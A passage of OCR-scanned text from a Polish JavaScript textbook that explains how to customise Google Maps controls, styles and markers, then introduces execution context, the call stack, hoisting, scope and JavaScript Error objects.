window.onload = loadScript;                 // Wywołanie zdarzenia onload.
```

WYNIK



1. Rozpoczynamy od końca skryptu, gdy strona została = wczytana, a zdarzenie `onload` wywołało funkcję = `loadScript()`.

2. Funkcja `loadScript()` tworzy element `<script>` przeznaczony do wczytania API Map Google. Po wczytaniu API następuje wywołanie metody `init()` w celu inicjacji mapy.


3. Metoda `init()` wczytuje mapę na stronie HTML. = Na początku tworzy obiekt `mapOptions` wraz z trzema = właściwościami.

4. Następnie używa konstruktora `Map()` do utworzenia = mapy i wyświetlenia jej na stronie. Konstruktor pobiera = dwa parametry:


- element, wewnątrz którego ma zostać wyświetlona = mapa;
- obiekt `mapOptions`.

ZMIANA KONTROLEK

WIDOCZNOŚĆ KONTROLEK MAPY



POŁOŻENIE KONTROLEK MAPY



W celu wyświetlenia lub ukrycia kontrolki należy użyć jej nazwy oraz wartości `true` (wyświetlenie) lub `false` (ukrycie). Wprawdzie Mapy Google próbują uniknąć nakładania się kontrolek, ale i tak warto zachować ostrożność podczas ich rozmieszczania.

KONTROLKA	OPIS	WARTOŚĆ DOMYŚLNA
`zoomControl` (1)	Ustawia poziom przybliżenia dla mapy. Do tego służą suwak (duże mapy) lub przyciski + i – (małe mapy).	Włączona
`panControl` (2)	Pozwala na panoramowanie mapy.	Włączona w urządzeniach niewyposażonych w ekran dotykowy.
`scaleControl` (3)	Wyświetla skalę mapy.	Wyłączona
`mapTypeControl` (4)	Pozwala na zmianę rodzaju mapy (na przykład `ROADMAP` lub `SATELLITE`).	Włączona
`streetViewControl` (5)	Ikona przedstawiająca żółtą postać, która może być przeciągana i upuszczana na stronie w celu przejścia do trybu Street View.	Włączona
`rotateControl`	Rotacja map, dla których istnieją dodatkowe zdjęcia (nie pokazano).	Włączona, gdy istnieje taka możliwość.
`overviewMapControl`	Miniatura pokazująca duży obszar. Na większym obszarze odzwierciedla miejsce pokazywane przez bieżącą mapę (nie pokazano).	Włączona, gdy mapa jest schowana, na przykład w trybie Street View.

MAPA GOOGLE Z WŁASNYMI KONTROLKAMI

WYGLĄD KONTROLEK

W celu zmiany wyglądu i położenia kontrolek mapy należy dodać obiekt `mapOptions`.

1. Aby pokazać lub ukryć kontrolkę, wykorzystuje = się nazwę kontrolki oraz przypisaną jej wartość = boolowską (`true` wyświetla kontrolkę, `false` ukrywa ją).

POŁOŻENIE KONTROLKI

2. Każda kontrolka ma własny obiekt opcji = używany do zdefiniowania jej stylu i położenia. = Nazwa obiektu jest tworzona przez dodanie = słowa `Options` po nazwie kontrolki, na przykład = `zoomControlOptions`. Style zostaną omówione = poniżej. Diagram pokazany na stronie po = lewej wskazuje opcje dostępne dla właściwości = `position`.

JAVASCRIPT c09/js/google-map-controls.js

```
var mapOptions = {
  zoom: 14,=
  center: new google.maps.LatLng(40.782710,-73.965310),=
  mapTypeId: google.maps.MapTypeId.ROADMAP,

1  panControl: false,   =
1  zoomControl: true,   =
   zoomControlOptions: {=
3    style: google.maps.ZoomControlStyle.SMALL,     =
2    position: google.maps.ControlPosition.TOP_RIGHT
   },
1  mapTypeControl: true,   =
   mapTypeControlOptions: {=
3    style: google.maps.MapTypeControlStyle.DROPDOWN_MENU,=
2    position: google.maps.ControlPosition.TOP_LEFT
   },
1  scaleControl: true,=
   scaleControlOptions: {=
2    position: google.maps.ControlPosition.TOP_CENTER
     },
1    streetViewControl: false,=
1    overviewMapControl: false=
};
```

STYLE KONTROLEK MAPY

3. Wygląd poziomu przybliżenia i rodzaj kontrolek mapy można zmienić za pomocą następujących opcji:

`zoomControlStyle:=`
`SMALL` — małe przyciski + i –;=
`LARGE` — suwak pionowy;=
`DEFAULT` — ustawienia domyślne dla danego = urządzenia.

`MapTypeControlStyle:=`
`HORIZONTAL_BAR` — przyciski obok siebie;=
`DROPDOWN_MENU` — rozwijana lista opcji;=
`DEFAULT` — ustawienia domyślne dla danego = urządzenia.

NADAWANIE STYLU MAPIE

Aby nadać styl mapie, trzeba podać trzy rodzaje informacji:

- `featureTypes` — element mapy, któremu chcesz nadać styl, na przykład ulice, parki, drogi wodne, transport publiczny;
- `elementTypes` — konkretna cecha elementu, która ma zostać zmodyfikowana, na przykład jego geometria (kształty) lub etykiety;
- `stylers`: właściwości pozwalające na dostosowanie kolorów i widoczności elementów na mapie.

Właściwość `styles` w obiekcie `mapOptions` pozwala na ustawienie stylu mapy. Wartością jest tablica obiektów, a poszczególne obiekty wpływają na funkcje mapy.

Właściwość `stylers` jest tablicą obiektów i pozwala na zmianę kolorów mapy jako całości:

- właściwość `hue` zmienia kolor; jego wartość jest podawana w postaci liczby szesnastkowej;
- właściwości `lighneess` i `saturation` mogą przyjmować wartości od `-100` do `100`.

Poszczególne funkcje mapy mogą mieć własne obiekty i tym samym własne właściwości `stylers`. Właściwość `visibility` może w nich przyjąć jedną z trzech wartości:

- `on` wyświetla daną funkcję;
- `off` ukrywa tę funkcję;
- `simplified` wyświetla podstawową wersję funkcji.

c09/js/google-map-styled.js — JAVASCRIPT

```
styles: [                          // Właściwość styles to tablica obiektów.
  {
    stylers: [                     // Właściwość stylers przechowuje tablicę obiektów.=
      { hue: "#00ff6f" },          // Ogólne kolory mapy.=
      { saturation: -50 }          // Ogólne nasycenie mapy.
    ]
  }, {
    featureType: "road",           // Modyfikacje dotyczące dróg.=
    elementType: "geometry",       // Geometria wyświetlanego elementu (linie).=
    stylers: [=
      { lightness: 100 },          // Jasność dróg.=
      { visibility: "simplified" } // Poziom szczegółowości dróg.
    ]
  }, {
    featureType: "transit",        // Modyfikacje dotyczące transportu publicznego.=
    elementType: "geometry",       // Geometria wyświetlanego elementu (linie).=
    stylers: [=
      { hue: "#ff6600" },          // Kolor dla transportu publicznego.=
      { saturation: +80 }          // Nasycenie dla transportu publicznego.
    ]
  }, {
    featureType: "transit",        // Modyfikacje dotyczące transportu publicznego.=
    elementType: "labels",         // Etykiety dla wyświetlanego elementu.=
    stylers: [=
      { hue: "#ff0066" },          // Kolor etykiety.=
      { saturation: +80 }          // Nasycenie etykiety.
    ]
  } ...      // Więcej stylów znajduje się w materiałach dołączonych do książki.
```

DODANIE ZNACZNIKÓW

W tym przykładzie pokazano, jak można dodać = **znacznik** do mapy. Utworzyliśmy mapę i nadaliśmy jej nazwę `venueMap`.

1. Pierwszym krokiem jest utworzenie obiektu = `LatLng`, w którym będą przechowywane dane = określające położenie znacznika. Użyta została = składnia konstruktora obiektu. Obiekt nosi nazwę = `pinLocation`.
2. Konstruktor `Marker()` tworzy obiekt `marker`. = Ma tylko jeden parametr: obiekt zawierający = ustawienia, utworzony z wykorzystaniem notacji = literału obiektu.


Obiekt `settings` zawiera trzy właściwości:

3. `position` — obiekt przechowujący położenie = znacznika (`pinLocation`);
4. `map` — mapa, na której powinien pojawić się = znacznik (na stronie może znajdować się więcej = map niż tylko jedna);
5. `icon` — ścieżka dostępu do obrazu wyświetlanego jako znacznik na mapie (ścieżka powinna = być względna dla strony HTML).

JAVASCRIPT c09/js/google-map-styled.js

```
① var pinLocation = new google.maps.LatLng(40.782710,-73.965310);

② var startPosition = new google.maps.Marker({          // Utworzenie nowego znacznika.=
③   position: pinLocation,                              // Zdefiniowanie jego położenia.=
④   map: venueMap,                                      // Wskazanie mapy.=
⑤   icon: "img/go.png"                 // Ścieżka dostępu do obrazu, względna dla HTML.=
});
```

WYNIK



PODSUMOWANIE

API

- API jest używane w przeglądarkach internetowych, = skryptach oraz w witrynach internetowych, które = współdzielą pewne funkcjonalności z programami lub = innymi witrynami.
- API pozwala na tworzenie kodu wykonującego **żądanie**, = w którym inny program lub skrypt jest proszony = o wykonanie pewnego zadania.
- API określa także format, w jakim oczekuje **odpowiedzi** (aby mogła być ona zrozumiana).
- Aby zastosować API w witrynie internetowej, na jej = stronach korzystających z tego API konieczne jest = dołączenie odpowiedniego skryptu.
- W dokumentacji API zwykle znajdują się tabele = obiektów, metod i właściwości.
- Jeżeli wiesz, jak tworzyć obiekt, wywoływać jego = metody, uzyskiwać dostęp do jego właściwości = i tworzyć kod reagujący na zdarzenia, to nie powinieneś = mieć problemu z opanowaniem dowolnego API = JavaScript.

10

OBSŁUGA BŁĘDÓW I DEBUGOWANIE

Język JavaScript może być trudny w nauce, ponadto każdy = popełnia błędy podczas tworzenia kodu. W tym rozdziale = dowiesz się, jak wyszukiwać błędy w kodzie. Zobaczysz = też, jak tworzyć skrypty, które znakomicie poradzą sobie = z ewentualnymi błędami.

Kiedy tworzysz kod JavaScript, nie możesz oczekiwać, że od razu będzie on doskonały. = Programowanie to rozwiązywanie problemów. Przypomina to sytuację, w której otrzymujesz = puzzle i *musisz* nie tylko je ułożyć, ale też przygotować instrukcje pozwalające także = *komputerowi* na ich ułożenie.

Gdy tworzymy długi skrypt, nie powstaje od razu doskonały kod. Generowane przez przeglądarkę = internetową komunikaty o błędach na początku wydają się zawiłe, ale pomagają w ustaleniu, = dlaczego kod JavaScript nie działa prawidłowo i jak można go naprawić. W tym rozdziale = zostaną poruszone następujące zagadnienia:

KONSOLA I NARZĘDZIA PROGRAMISTYCZNE

Narzędzia wbudowane w przeglądarkę internetową, które pomagają programiście = wyszukiwać błędy.

NAJCZĘŚCIEJ WYSTĘPUJĄCE BŁĘDY

Najczęstsze źródła błędów oraz sposoby poprawiania = błędów.


OBSŁUGA BŁĘDÓW

Wyjaśnienie, jak kod może radzić sobie z potencjalnymi = błędami.


Find the area of a wall:
width
height
Calculate area
SAMSUNG

KOLEJNOŚĆ WYKONYWANIA

Aby znaleźć źródło błędu, warto wiedzieć, jak wygląda proces przetwarzania = skryptów. Kolejność wykonywania poleceń może być skomplikowana, = a niektóre zadania nie mogą być ukończone, zanim nie zostanie uruchomione = inne polecenie lub funkcja.



Przedstawiony powyżej skrypt tworzy komunikat = z powitaniem, a następnie wyświetla go w oknie = dialogowym (na stronie po prawej). W celu przygotowania tego komunikatu z powitaniem zostały = użyte dwie funkcje: `greetUser()` i `getName()`.

Być może sądzisz, że tak zwana **kolejność wykonywania** (kolejność przetwarzania poleceń) = będzie zgodna z przedstawionymi numerami: od = 1. do 4. Jednak okazuje się to znacznie bardziej = skomplikowane.

Aby ukończyć krok 1., interpreter potrzebuje = wyniku wykonania funkcji w krokach 2. *oraz* 3., = ponieważ komunikat zawiera wartości zwracane = przez te funkcje. Kolejność wykonywania będzie = więc następująca: 1, 2, 3, 2, 1, 4.

1. Zmienna `greeting` pobiera wartość z funkcji = `greetUser()`.

2. Funkcja `greetUser()` tworzy komunikat = przez połączenie ciągu tekstowego `'Witaj, '` = z wynikiem wywołania `getName()`.

3. Funkcja `getName()` przekazuje imię funkcji = `greetUser()`.


2. W funkcji `greetUser()` znane jest teraz imię = użytkownika, zostaje ono wstawione w przygotowywanym ciągu tekstowym. Następnie funkcja = zwraca komunikat do polecenia, które w kroku 1. = wywołało tę funkcję.

1. Wartość zmiennej `greeting` jest przechowywana w pamięci.

4. Wartość zmiennej `greeting` zostaje wyświetlona w oknie dialogowym.

KONTEKST WYKONYWANIA

Interpreter JavaScript wykorzystuje koncepcję **kontekstu wykonywania**. = Jest to jeden globalny kontekst wykonywania; każda funkcja tworzy nowy = kontekst wykonywania. Odpowiadają one zakresom zmiennych.



KONTEKST WYKONYWANIA

Każde polecenie skryptu można znaleźć w jednym z trzech kontekstów wykonywania.

KONTEKST GLOBALNY

Kod znajdujący się w skrypcie, ale nie = w funkcji. Na każdej stronie znajduje się tylko = jeden kontekst globalny.

KONTEKST FUNKCJI

Kod uruchamiany wewnątrz funkcji. Każda = funkcja ma własny kontekst.

KONTEKST EVAL (NIEPOKAZANY)

Tekst jest wykonywany jak kod w funkcji = wewnętrznej o nazwie `eval()`. Nie będzie to = omówione w tej książce.

ZAKRES ZMIENNEJ

Pierwsze dwa konteksty odpowiadają notacji zakresu (poznałeś go w rozdziale 3., w podrozdziale „Zakres zmiennej").

ZAKRES GLOBALNY

Jeżeli zmienna jest zadeklarowana na = zewnątrz funkcji, może być stosowana gdzie-= kolwiek, ponieważ ma zakres globalny. Jeżeli = podczas tworzenia zmiennej nie zostało użyte = słowo kluczowe `var`, będzie ona umieszczona = w zakresie globalnym.

ZAKRES NA POZIOMIE FUNKCJI

Kiedy zmienna zostaje zadeklarowana we-= wnątrz funkcji, może być używana tylko w tej = funkcji, ponieważ ma zdefiniowany zakres na = poziomie funkcji.

STOS

Interpreter JavaScript jednorazowo przetwarza tylko jeden wiersz kodu. Kiedy polecenie wymaga danych z innej funkcji, na **stosie** umieszcza wywołanie nowej funkcji, przykrywając nim bieżące zadanie.

Kiedy polecenie musi wywołać inny kod w celu wykonania swojego zadania, nowe zadanie jest umieszczane na górze stosu zadań do wykonania.

Po wykonaniu nowego zadania interpreter może powrócić do poprzedniego.


Za każdym razem, gdy na stosie jest umieszczany nowy element, następuje utworzenie nowego kontekstu wykonywania.

Zmienne zdefiniowane w funkcji (lub kontekście wykonywania) są dostępne jedynie w tej funkcji.

Jeżeli funkcja będzie wywołana po raz drugi, zmienne mogą mieć inne wartości.

Na diagramie po prawej stronie możesz zobaczyć, jak kod przedstawiony dotąd w rozdziale będzie wykonywany przez umieszczenie poszczególnych zadań na stosie.


(Kod jest pokazany w prawym górnym rogu na stronie po prawej).



Wartość zmiennej `greeting` jest pobierana przez wywołanie funkcji `greetUser()`. Dlatego też zmiennej nie można przypisać wartości, dopóki funkcja `greetUser()` nie zakończy działania.

W praktyce oznacza to wstrzymanie zadania, a na górze stosu zostaje umieszczone wywołanie funkcji `greetUser()`. Jednak funkcja `greetUser()` nie może zwrócić wartości, dopóki funkcja `getName()` nie wykona *swojego* zadania.

```
function greetUser() {
  return 'Witaj, ' + getName();
}

function getName() {
  var name = 'Marta';
  return name;
}

var greeting = greetUser();
alert(greeting);
```



Tak więc wywołanie funkcji `getName()` jest umieszczone na górze stosu, nad wywołaniem funkcji `greetUser()`. Jak widzisz, stos wywołań zaczyna powoli powstawać. Kiedy funkcja `getName()` zakończy działanie, jej wartość zwrotna będzie przekazana z powrotem funkcji `greetUser()`.

Ponieważ funkcja `getName()` wykonała swoje zadanie, zostaje usunięta ze stosu. Teraz funkcja `greetUser()` może zakończyć swoje zadanie i przekazać odpowiednią wartość zmiennej `greeting`.

Funkcja `greetUser()` kończy zadanie i jest usuwana ze stosu. Odpowiednia wartość zostaje wreszcie przypisana zmiennej `greeting`.

KONTEKST WYKONYWANIA I PRZENIESIENIE W GÓRĘ

Za każdym razem, gdy skrypt wchodzi do nowego kontekstu wykonywania, = możemy wyróżnić dwie fazy aktywności.

1. PRZYGOTOWANIE

- Tworzony jest nowy zakres.
- Tworzone są zmienne, funkcje i argumenty.
- Określana jest wartość słowa kluczowego `this`.

2. WYKONANIE

- Następuje przypisanie wartości zmiennym.
- Odwołania do funkcji i wykonanie ich kodu.
- Wykonanie poleceń.

Poznanie tego, co dzieje się w dwóch wymienionych fazach, pomaga w zrozumieniu koncepcji = określanej mianem **przeniesienia w górę** (ang. = *hoist*). Jak pewnie zauważyłeś, *masz* wymienione = poniżej możliwości:

- Wywołania funkcji przed ich zadeklarowaniem = (jeżeli zostały utworzone z wykorzystaniem deklaracji funkcji, a nie wyrażeń funkcji — patrz = rozdział 3., podrozdział „Funkcje anonimowe = i funkcje wyrażenia").
- Przypisania wartości zmiennej, która jeszcze nie = została zadeklarowana.

Wynika to z faktu, że wszystkie zmienne i funkcje = w ich kontekście wykonywania są tworzone, = zanim będą wykonane.

Faza przygotowania jest często określana = jako wzięcie wszystkich zmiennych = i funkcji, a następnie przeniesienie ich na górę = kontekstu wykonywania. Możesz to uznać za = *przygotowywanie* wymienionych komponentów.

Każdy kontekst wykonania tworzy także własny = **obiekt zmiennych**. W tym obiekcie znajdują się = informacje szczegółowe dotyczące wszystkich = zmiennych, funkcji i parametrów dla danego = kontekstu wykonywania.

Być może spodziewasz się, że wykonanie poniższego fragmentu kodu zakończy się niepowodzeniem, ponieważ wywołanie funkcji `greetUser()` = następuje przed jej zdefiniowaniem.

```
var greeting = greetUser();
function greetUser() {
  // Utworzenie komunikatu z powitaniem.
}
```

Jednak powyższy fragment kodu działa, gdyż = funkcja i pierwsze polecenie znajdują się w tym = samym kontekście wykonania i kod można = potraktować tak, jak przedstawiono poniżej:

```
function greetUser() {
  // Utworzenie komunikatu z powitaniem.
}
var greeting = greetUser();
```

Z kolei wykonanie następującego kodu zakończy = się niepowodzeniem, ponieważ funkcja = `greetUser()` jest tworzona w kontekście funkcji = `getName()`:

```
var greeting = greetUser();
function getName() {
  function greetUser() {
    // Utworzenie komunikatu z powitaniem.
  }
  // Użycie imienia w komunikacie
  // z powitaniem.
}
```

POZNAJEMY ZAKRES

W interpreterze każdy kontekst wykonywania ma własny obiekt `variables`. Przechowuje on zmienne, funkcje i parametry dostępne w danym zakresie. Ponadto każdy kontekst wykonywania może uzyskać dostęp do nadrzędnego obiektu `variables`.

Mówi się, że funkcje w JavaScript mają **zakres leksykalny**. Są połączone z obiektem, który został zdefiniowany *wewnątrz*. Dlatego też dla każdego kontekstu wykonywania zakres będzie składał się z obiektu `variables` bieżącego kontekstu wykonywania, *a także* z obiektów `variables` we wszystkich nadrzędnych kontekstach wykonywania.

Wyobraź sobie każdą funkcję jako matrioszki, czyli lalki włożone jedna w drugą. Zakres potomny może poprosić zakresy nadrzędne o informacje znajdujące się w ich zmiennych. Jednak zakresy nadrzędne nie mogą pobierać zmiennych z zakresów potomnych. Każdy zakres potomny otrzyma tę samą odpowiedź od tego samego zakresu nadrzędnego.

```
var greeting = (function() {
  var d = new Date();
  var time = d.getHours();
  var greeting = greetUser();

  function greetUser() {
    if (time < 12) {
      var msg = 'Dzień dobry ';
    } else {
      var msg = 'Witaj, ';
    }
    return = msg + getName();

    function getName() {
      var name = 'Marta';
      return name;
    }

  }

});
alert(greeting);
```

Jeżeli zmienna nie zostanie znaleziona w obiekcie `variables` bieżącego kontekstu wykonywania, to można jej poszukać w obiekcie `variables` nadrzędnego kontekstu wykonywania. Warto jednak pamiętać, że operacja przeszukiwania w górę stosu może mieć negatywny wpływ na wydajność. Dlatego też idealnym rozwiązaniem będzie tworzenie zmiennych wewnątrz funkcji, które je wykorzystują.

Spójrz na stronę po lewej — wewnętrzna funkcja może uzyskać dostęp do funkcji zewnętrznych i ich zmiennych. Na przykład funkcja `greetUser()` może uzyskać dostęp do zmiennej `time` zadeklarowanej w zewnętrznej funkcji `greeting()`.

W trakcie każdego wywołania funkcji otrzymuje ona własny kontekst wykonywania i obiekt `variables`.

W trakcie każdego wywołania funkcji wewnętrznej przez funkcję zewnętrzną funkcja wewnętrzna będzie miała nowy obiekt `variables`. Jednak zmienne w funkcji zewnętrznej pozostaną te same.

Uwaga: Z poziomu kodu nie możesz uzyskać dostępu do obiektu `variables`. Obiekt ten jest tworzony przez interpreter i używany w tle. Jednak zrozumienie tego, co się dzieje w tle, na pewno pomoże w poznaniu sposobu działania zakresu.

POZNAJEMY BŁĘDY

Jeżeli polecenie JavaScript wygeneruje błąd, następuje zgłoszenie **wyjątku**. Na tym etapie interpreter zatrzymuje wykonywanie kodu i szuka kodu przeznaczonego do obsługi wyjątków.

Jeżeli przewidujesz, że coś w kodzie może spowodować błąd, możesz użyć zestawu poleceń w celu **obsługi** tego błędu (polecenia te poznasz w podrozdziale „Obsługa wyjątków"). To bardzo ważne, ponieważ jeżeli błąd nie zostanie obsłużony, skrypt po prostu zatrzyma przetwarzanie, a użytkownik nie będzie nawet znał przyczyny przerwania działania skryptu. Dlatego też kod przeznaczony do obsługi wyjątków powinien wskazywać użytkownikom źródło problemu.

```
function greetUser() {
2 // Interpreter działa tutaj.
}

function getName() {
3 // Wyobraź sobie błąd tutaj,
// spowodowany przez greetUser().
}

1 var greeting = greetUser();
4 alert(greeting);
```

Kiedy interpreter napotka błąd, rozpoczyna wyszukiwanie kodu przeznaczonego do obsługi błędów. W pokazanym obok diagramie kod ma dokładnie taką samą strukturę jak w diagramach na początku rozdziału. Polecenie w kroku 1. używa funkcji z kroku 2., która z kolei wykorzystuje funkcję z kroku 3. Wyobraź sobie wystąpienie błędu w kroku 3.

Po zgłoszeniu wyjątku interpreter zatrzymuje działanie i sprawdza bieżący kontekst wykonywania pod kątem kodu przeznaczonego do obsługi błędów. Jeżeli błąd wystąpi w funkcji `getName()` **(3)**, interpreter będzie szukał w tej właśnie funkcji kodu obsługującego błędy.

Jeżeli błąd wystąpi w funkcji, a dana funkcja nie zawiera procedury obsługi wyjątków, to interpreter przechodzi do wiersza kodu, który wywołał tę funkcję. W omawianym przykładzie funkcja `getName()` została wywołana przez `greetUser()` i interpreter będzie szukał kodu obsługi wyjątków w drugiej z wymienionych funkcji **(2)**. Jeżeli nie znajdzie tego kodu, wyszukiwanie będzie kontynuowane na kolejnym poziomie. Interpreter sprawdzi, czy w skrypcie znajduje się kod przeznaczony do obsługi błędów w tym kontekście wykonywania. Operacja będzie kontynuowana aż do osiągnięcia kontekstu globalnego, w którym nastąpi przerwanie wykonywania skryptu i utworzenie obiektu `Error`.

Jak widzisz, podczas wyszukiwania kodu przeznaczonego do obsługi błędów mamy do czynienia z przejściem w górę stosu, aż do osiągnięcia kontekstu globalnego. Jeżeli mimo tego nadal nie zostanie znaleziony kod przeznaczony do obsługi błędów, skrypt zatrzymuje działanie i tworzony jest obiekt `Error`.

OBIEKT ERROR

Obiekt `Error` może pomóc w wyszukaniu popełnionych błędów, a przeglądarki internetowe mają narzędzia pomagające w ich odczycie.

Utworzony obiekt `Error` będzie zawierał wymienione poniżej właściwości.


WŁAŚCIWOŚĆ	OPIS
`name`	Typ wykonywania
`message`	Opis
`fileNumber`	Nazwa pliku JavaScript
`lineNumber`	Numer wiersza, w którym wystąpił błąd

Kiedy wystąpi błąd, wszystkie związane z nim informacje można odczytać w konsoli JavaScript oferowanej przez przeglądarkę internetową.

Więcej informacji o konsoli znajdziesz w podrozdziale „Narzędzia programistyczne w przeglądarkach i konsola JavaScript”, natomiast jej przykład w przeglądarce Chrome pokazano na rysunku poniżej.

W JavaScript istnieje siedem wbudowanych typów obiektu błędu; zobaczysz je na dwóch kolejnych stronach.

OBIEKT	OPIS
`Error`	Błąd ogólny, wszystkie pozostałe błędy oparte są na tym błędzie.
`SyntaxError`	Błąd składni.
`ReferenceError`	Próba odwołania do zmiennej, która nie została zadeklarowana w zakresie.
`TypeError`	Nieoczekiwany typ danych, który nie może być ustalony.
